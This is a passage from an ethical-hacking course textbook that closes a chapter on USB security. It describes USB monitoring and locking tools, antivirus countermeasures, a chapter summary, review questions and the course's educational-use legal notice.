Figure 7-9 shows the interface for the Folder Password Expert USB software.

USBlyzer

USBlyzer provides a complete view for monitoring and analyzing activity within USB host controllers, USB hubs, and USB devices.

Users can do the following:

- View all connected USB devices along with detailed property information about each USB device and its child components
- Capture, decode, and display important information going through the USB device stack
- Trace USB requests that the user-mode applications and USB device drivers use to communicate with the USB driver stack

Figure 7-9 Folder Password Expert USB allows users to lock and unlock folders.




Figure 7-10 USBlyzer allows users to analyze USB host controllers, USB hubs, and USB devices.

- Analyze USB protocol and USB device I/O activity
- Filter to exclude nonessential information from the view
- Search captured data for particular request types
- Save captured data in a binary file for later analysis
- Export USB descriptor hierarchy and all captured data to a file

Figure 7-10 shows the interface for the USBlyzer software for Windows.

USB PC Lock

USB PC Lock can be installed on a USB flash drive, which is then used as a key that prevents unauthorized use of a computer. When the flash drive is plugged into a computer, USB PC Lock automatically locks the computer and activates other actions when the computer is not in use. The following actions can be set:

- Lock workstation when not in use
- Lock MSN Messenger
- Stop streaming media traffic
- Mute audio
- Start/stop event logger
- Start/stop batch file processing

Figure 7-11 shows the interface for the USB PC Lock software for Windows.

Virus Chaser USB

Virus Chaser USB is a USB flash drive with built-in antivirus vaccine software. Thus, it provides data storage and virus protection. When the Virus Chaser USB is plugged into a computer, the software automatically starts and scans, cures, and deletes viruses. The software also provides real-time monitoring of viruses and is kept up-to-date through automatic updates from the Internet.

Figure 7-12 shows the interface for the Virus Chaser USB software for Windows.




Figure 7-11 USB PC Lock allows a user to specify what actions are taken when the USB device is plugged into a PC.




Figure 7-12 This shows the initialization of the Virus Chaser USB device.

Countermeasures

The following actions may be taken to prevent the spread of viruses and worms through USB devices or USB attacks.

- Within USB devices, use conformal coatings, such as epoxy, to protect components from probing and tampering.
- Remove all functionality not used or needed from the firmware in the USB device.
- Any time a removable storage device is plugged into a computer, scan the device with antivirus software.
- Disable AutoRun on the host computer.
- On the Windows platform, if using Group Policy, disable the use of USB ports and CD-ROMs.

Chapter Summary

- A USB (Universal Serial Bus) device is a type of peripheral (a physical input-output device) that can be plugged into a USB port.
- Attackers may use electrical attacks, software attacks, or buffer overflow attacks in an attempt to use USB drives to extract private data from or gain administrative access to a computer.
- Viruses and worms use USB devices to spread to computers and networks.
- USB hacking tools can be used to attack USB devices. These tools can be used to silently copy files from any connected USB flash drive on the system, send downloaded contents to remote locations, recover security-related information (such as passwords) from systems, and so forth.
- USB security tools, which recognize when a USB device is plugged into the host computer or its network, can be used to prevent USB attacks. They may block all USB storage devices except those that are trusted; encrypt and compress files in USB storage devices; enforce centralized USB port access control to prevent the unauthorized use of removable media that connects to the computer's USB ports; scan, cure, delete, or monitor virus infections; and so forth.
- USB attacks can be prevented by using countermeasures, such as disabling AutoRun, scanning USB devices with antivirus software whenever they are plugged into a system, using conformal coatings to protect components from probing and tampering, and so forth.

Review Questions

1. How can a USB device be hacked using an electrical attack?

2. Explain how attackers use a software attack on USB devices.

3. How can you attack Windows using USB devices?

4. Name the viruses that spread through USB devices.

5. List the worms for removable devices.

_____

_____

_____

_____

6. List the various USB hacking tools. Explain their features.

_____

_____

_____

_____

7. List various USB security tools and explain their features.

_____

_____

_____

_____

8. What steps can be taken to prevent the hacking of USB devices?

_____

_____

_____

_____

Hands-On Projects

1. Follow these steps:
   - Navigate to Chapter 7 of the Student Resource Center.
   - Open the document titled “u3_technology_v1.0.pdf” and read the content.

This page intentionally left blank

Index

I

J

K

L

M

N

O

P

R

S

T

U

V

W

Y

Z

This page intentionally left blank

General Notice

The Ethical Hacking and Countermeasures course mission is to educate, introduce and demonstrate hacking tools for penetration testing purposes only. You will not use the newly acquired skills for illegal or malicious attacks and you will not use such tools in an attempt to compromise any computer system, and you shall indemnify EC-Council and its partners from all liability with respect to the use or misuse of these tools, regardless of intent.

EC-Council provides the hacking skills and tools used in the CEH classroom for educational use. The hacking tools are not authored by EC-Council, and in many cases are submitted by the security community. EC-Council will not be held accountable for any damages caused by the proper or improper usage of these materials, and makes no guarantee in regards to their operation or suitability for any specific purpose.

The hacking tools used in the CEH program are meant for research and educational purposes only. The primary intent of these tools is to provide the user with hard to find content for research or self education relevant to network security and various protection methods and their intrinsic flaws by demonstrating exploitation methods and techniques used to circumvent them. We hope that you become more aware of the dangers that lurk in society today and learn how to protect yourself from them with the knowledge you are about to learn. In order to continue you must accept that you are going to use this information only for educational and research purposes only.

While possession of information or programs included in this training violates no laws, actually using or implementing some of the programs or content may violate U.S. Federal and other laws. For this reason, the user is instructed not to use any programs or content contained in this training which may violate any laws or infringe on the rights, including intellectual property rights, of others. We provide them for research and educational purposes only.